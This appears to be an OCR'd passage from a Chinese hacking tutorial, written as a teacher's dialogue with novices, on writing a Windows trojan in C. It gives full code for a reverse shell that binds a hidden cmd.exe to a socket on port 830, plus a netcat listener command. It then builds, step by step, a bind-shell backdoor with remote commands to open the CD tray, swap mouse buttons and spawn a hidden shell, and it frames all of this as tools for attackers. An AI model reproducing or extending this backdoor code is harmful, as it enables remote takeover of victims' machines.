
"把它们合起来就可以得到反向连接的程序，BackC.cpp 如下。"

```
#include <winsock2.h>
#include <stdio.h>
#pragma comment(lib,"Ws2_32")
int main()
{
  WSADATA ws;
  SOCKET s;
  int ret;

  //初始化 wsa
  WSAStartup(MAKEWORD(2,2),&ws);
  //建立 socket
  s=WSASocket(PF_INET, SOCK_STREAM, IPPROTO_TCP,
NULL, 0, 0);
  //连接对方 830 端口
  struct sockaddr_in server;
  server.sin_family = AF_INET;
  server.sin_port = htons(830);
  server.sin_addr.s_addr=inet_addr("127.0.0.1");
  //反向连接!
  connect(s,(struct sockaddr *)&server,sizeof(server));

  STARTUPINFO si;
  ZeroMemory(&si,sizeof(si));
  si.cb = sizeof(si);
  si.dwFlags = STARTF_USESHOWWINDOW|STARTF_
USESTDHANDLES;
  si.wShowWindow = SW_HIDE;
  //cmd 的输入输出句柄，都用socket 来替换
  si.hStdInput = si.hStdOutput = si.hStdError = (void *)s;
  char cmdLine[] = "cmd.exe";
  PROCESS_INFORMATION ProcessInformation;
  //建立进程
  ret=CreateProcess(NULL,cmdLine,NULL,NULL,1,0,
NULL,NULL,&si,&ProcessInformation);

  return 0;
}
```



"ok，测试一下，请出我们的'瑞士军刀'——netcat！我们先用**nc -l -p 830** 在本机上监听 830 端口，然后在目标机上运行我们的反弹木马，在我们的 nc 端成功获得一个 dos shell，如图 14。"老师说道。

其实 nc 也算是个木马。它通过不同的参数，选择作为服务端或者作为客户端。刚才是把 nc 用于服务端；我们也可以用nc IP port 命令，来把nc 作为客户端，连接服务器的端口。在我们的正向木马和反弹木马中，其实已经实现了 nc 的这两种功能。我们可以把正向和反弹都合在一个程序中，然后通过不同的参数，来执行不同的代码，就和nc 完全一样了。就是用个大大的 if else 括弧，具体就是：

```
if (作为服务端)
{
执行服务端的那个程序
}
else
{
  执行反弹木马的那个程序
}
```

"哦！不会吧，有黑客'瑞士军刀'之称的 nc 居然可以由我们这样的菜鸟写出来？"小菜们几乎不相信自己的眼睛和耳朵。

四、木马功能的增强和扩展模块

一个星期过后……老师问道："大家回去测试木马，有什

么收获没有啊？”

“但只有dos的功能，现在觉得有点不足了，”小菜们继续说道，“而且每次都要手动运行了木马后才能连接，很麻烦，木马能不能自己运行啊？”

“呵呵，大家都独立的进行了思考嘛，这点很好，”老师表扬到。

“木马如同病毒，不会天上自己掉下来的，”老师说道，“但我们可以加强木马的存活性，保证第一次执行后，以后每次开机都会运行我们的木马。”

“那老师快讲讲如何实现呢？”小菜们又想大干一场了。

“好，首先是在木马中添加更多的功能。”老师指着第一点，说道，“前面已经说过，我们增加木马功能，是把攻击者发过来的数据先进行判断，如果是列出进程，杀防火墙等功能，则交给木马程序自己处理；是dos命令，才交给cmd子进程处理。当然，我们还可以在必要的时候才调出cmd shell，平时都在木马给出的‘结界’中进行操作。”

五、打造初步后门

“我们只以工作在服务端的木马为例，讲解如何编写，”老师说道，“但反弹木马的功能块部分，其实也是完全一样的。服务端木马，先用**WSAStartup ()**初始化网络函数，再用**WSASocket()**建立socket，然后用**bind ()**绑定端口，**listen ()**进行监听，如果有客户请求，就用**accept()**接受它。程序如下。”

```
WSAStartup(MAKEWORD(2,2),&ws);
    //建立socket
    listenFD = WSASocket(AF_INET, SOCK_STREAM,
IPPROTO_TCP, NULL, 0, 0);
    //监听本机830端口
    struct sockaddr_in server;
    server.sin_family = AF_INET;
    server.sin_port = htons(830);
    server.sin_addr.s_addr=ADDR_ANY;
    ret=bind(listenFD,(sockaddr *)&server,sizeof(server));
    ret=listen(listenFD,2);
    //如果客户请求830端口，接受连接
    int iAddrSize = sizeof(server);
ag:
    SOCKET clientFD=accept(listenFD,(sockaddr *)&server,
&iAddrSize);
```

关键在后面。”老师说道，“客户端建立连接后，木马接受攻击者发过来的命令数据，不给cmd子进程，而是进行判断，对不同的命令做不同的处理。”

“具体的实现，就是**lBytesRead=recv(clientFD,Buff,1024,0)**，把攻击者发过来的命令数据接收到Buff数组中，我们再对Buff进行判断。”

“使用**switch(Buff[0])......case**语句进行判断。Swtich是个判断处理开关。比如**switch(Buff[0])，case '1' {处理1}**，就是如果Buff中的第一个数据Buff[0]为‘1’，就执行’处理1’里的语句；如果是**switch(Buff[0])，case '2' {处理2}**，就是Buff[0]为2的时候，执行’处理2’里的语句。”

“来几个简单的、捉弄人的功能吧，比如开关光驱，交换鼠标左右键等。”老师说道，“首先第一个功能，当攻击者输入o(open)的时候，打开光驱；输入c(close)的时候，关闭光驱。代码如下。”

```
lBytesRead=recv(clientFD,Buff,1024,0);          //接收命令数据
    if(lBytesRead<=0)
            break;
        switch(Buff[0])
        {
        case 'o':              //打开光驱
    mciSendString("set cdaudio door open", NULL, 0, NULL);
                        break;
        case 'c':              //关闭光驱
    mciSendString("Set cdaudio door closed wait", NULL, 0,
NULL);
                        break;
```

“大家可以看见，开关光驱可以由mciSendString函数实现，它在mmsystem.h头文件中定义，需要Winmm.lib这个库文件。所以要在程序中加上下面两句话。”

```
#include <mmsystem.h>
#pragma comment(lib,"Winmm.lib")
```

“我们继续看看交换鼠标左右键吧。输入x（exchange）交换按键，输入r（restore）恢复按键。代码如下。”

```
case 'x':     //交换按键
                        SwapMouseButton(1);
                        break;
        case 'r':             //恢复按键
                        SwapMouseButton(0);
                        break;
```

“这里使用**SwapMouseButton()**函数，当**SwapMouseButton()**函数参数带为1的时候，交换鼠标左右键设置，参数为0的时候，恢复原来的设置。”老师解释到，“大家继续测试测试！”

众小菜重新编译了程序，运行并登陆，输入“x”，这下目标机上按左键的时候，弹出的是右键菜单。“哈哈，果然成功了！”小菜们再输入“r”，又恢复了正常的鼠标使用。

“对，”老师总结到，“大家提到了两点，一是只是断开当前连接，以后可以再连；二是木马真正退出运行，除非想办法再次执行木马程序，否则以后不能再连接了。这两种功能木马都需要！这样才算完善。我们来分别实现它，输入q(quit)的时候，暂时退出连接，以后可再连；输入e(exit)为不仅退出连接，木马也完全退出运行。”

“先看第一个q命令。”

```
case 'q':    //退出连接，再次监听
                        closesocket(clientFD);
                        goto ag;
```

“输入‘q’命令时，只需使用**closesocket(clientFD)**函数关闭当前的套接字就可以了；然后跳到ag的地方继续监听。Ag对应前面的**SOCKET clientFD=accept(listenFD,(sockaddr *)&server,&iAddrSize)**，以后如果又有连接请求，就可以再次控制了。”

“而 e 命令执行如下。”


```
case 'e':    //退出木马程序
        {
            closesocket(clientFD);
            closesocket(listenFD);
            goto end;
        }
```

“它把所有的套接字都关掉，然后跳到程序的最后，**end:; return 0;**的地方，整个木马运行结束；如果需要再次连接，则需要重新运行木马先了。”

“对应的，在帮助信息里面添上 q 和 e 两个命令的提示。”

```
case '?':    //help
        {
send(clientFD,"? o c x r q e",sizeof("? o c x r q e"),0);
            break;
        }
```

“最后得到连起来的程序 door1.cpp 就是一个初步的木马‘结界’程序，运行效果如下图。输入问号‘？’显示帮助；输入‘q’断开连接，但可以再连；输入‘e’，才是真正的退出木马了。”如图 15。



老师总结到：“虽然现在这个木马功能简单，界面不好看，没有提示符，也得不到 cmd shell 来执行 dos 命令，但我们打造出了一个基本的架构，之后的工作就是在此基础上，一步步的完善它。”

六、cmd shell 的自由打造

“有时我们确实想执行一些 dos 命令，那个时候怎么办呢？”菜鸟 B 想了想问道。

“嗯，虽然我们可以直接写出程序来实现所有想要的 dos 命令，” 老师说道，“但没有必要，现成的 dos 命令，最好还是交给系统来执行，以减少工作量。”

“第一种方法，”老师继续说道，“可以通过 system，WinExeC 等函数来执行 dos 命令；但查看执行的结果比较麻烦，只能把结果输出到一个文本文件中，然后将文件的内容发给攻击者。”

“第二种，也是最好的方法，就是和前面一样，开一个 dos 控制台来执行命令。这个 dos 控制台平时不使用，只有当攻击者输入‘s’的时候，才会给那个 socket 绑定一个 cmd shell。就像下面一样。”

```
case 's':
        {
            cmdshell(clientFD);
    send(clientFD,"Shell OK",sizeof("Shell OK"),0);
            break;
        }
```

“在 **cmdshell()**这个函数中，使用零管道后门，将 cmd 子进程的输入输出句柄，都替换为 socket。这样 cmd 的输入输出都直接给远程的攻击者了。代码如下。”

```
si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USE
STDHANDLES;
        si.wShowWindow = SW_HIDE;
        si.hStdInput = si.hStdOutput = si.hStdError = (void *)
clientFD;
        char cmdLine[] = "cmd";
        PROCESS_INFORMATION ProcessInformation;
        int ret;
        //建立进程
        ret=CreateProcess(NULL,cmdLine,NULL,NULL,1,0,
NULL,NULL,&si,&ProcessInformation);
```


“为了木马长远，健康，持续的运行，需要在攻击者输入 exit 退出 cmd shell 时，安全的返回到木马的‘结界’。为此，使用 **WaitForSingleObject()**函数等待 cmd 子进程的执行，直到执行完成。”

WaitForSingleObject(ProcessInformation.hProcess, INFINITE);

“完成后，杀掉进程，关闭进程句柄，就可以安全返回木马‘结界’了。”

```
TerminateProcess(ProcessInformation.hProcess, 0);
CloseHandle(ProcessInformation.hProcess);
```

“除了实现 **cmdshell()**这个函数外，我们还在帮助信息中添加一个‘s’字符。然后编译新的木马文件 door2，执行效果如图 16。”老师指着图解释到，“输入‘s’时，就可以启动一个 cmd shell，在里面我们可以执行 dos 命令；当输入 exit 退出 cmd shell 时，又返回到了木马‘结界’，我们又可以执行其他木马命令了。”



“但它的界面信息还不完整，输入命令时也不方便，我们再完善完善帮助信息，把它打造成一个木马模板吧。”


七、模板=木马？

“老师还真挑剔也，界面不完整是什么意思呢？”小菜们问道。

“呵呵，dos 命令下都有一个提示符，我们的木马却是黑乎乎的一片，虽然可以比较隐蔽，但还是给新手攻击者提供一个提示符吧，免得摸黑操作。”

“哦，这个简单啊！”菜鸟 B 抢着说道，“在每次判断了用户的命令后，给攻击端发送一个提示符显示就可以了啊。比如发送‘door>’，就像下面一样。” **send(clientFD,"door>", sizeof("door>"),0);**

“好，我们看看效果。”大家执行后，telnet 上去，敲了几个回车，效果如下图 17。



“啊哟，怎么会显示两个提示符呢？”菜鸟 B 不解的说道。

“那是因为telnet客户端会把回车换成‘\d \a’两个字符发送，第一个‘\d’字符来了，我们判断后，就产生了一个door>；然后第二个‘\a’字符来时，又产生一个door>，所以就出现了两个！”

“哦，这样啊，那如何解决呢？”小菜们问道。

“解决也方便，我们判断发过来的命令长度，长度不为0的时候，发提示符。”老师说道，像下面一样：

```
if(strlen(cmd))
        send(clientFD,"door>",sizeof("door>"),0);
```

“哦，界面ok了，”大家理解了，“输入命令不方便又是什么意思呢？”

“那是因为我们用telnet客户端登陆时，是敲入一个字符，就发送一个字符，这样我们的木马还无法处理长度较长的命令。”

“哦？为什么telnet会这样呢？”小菜们问道。

“telnet这样设计的目的，是用来减少时延，”老师耐心的解释到，“可以避免输入一大堆命令同时传输，引起网络拥挤。所以我们的木马为了处理一个字符串的命令，就要改进改进。先把字符存起来，有回车来的时候，再一起判断。我们一个一个的接收字符，挨个存起来。直到是‘0xa’或‘0xd’的时候，知道是攻击者敲回车了，才把之前存起来的命令送出去执行。就像下面一样。”

```
while(lBytesRead<256)
        {
    if(recv(clientFD,Buff,1,0)==SOCKET_ERROR)
                {
                        closesocket(clientFD);
                        goto ag;
                }
                cmd[lBytesRead]=Buff[0];
    if(Buff[0]==0xa || Buff[0]==0xd) //0xa 0xd是对方敲回车了
                {
                        cmd[lBytesRead]=0;
                break;          //退出接收，去执行命令
                }
                lBytesRead++;
        }
```

“哦！有了这个处理后，我们可以执行好长的命令了！”小菜们说道。

“是啊，我们把执行的命令都改改，开光驱命令是open，关光驱是close，得到cmd shell是shell，退出连接是quit，退出木马运行是exit。这样就更直观了。”


“而判断命令，也改成使用strcmp函数，就像下面一样，判断输入的是shell命令。”

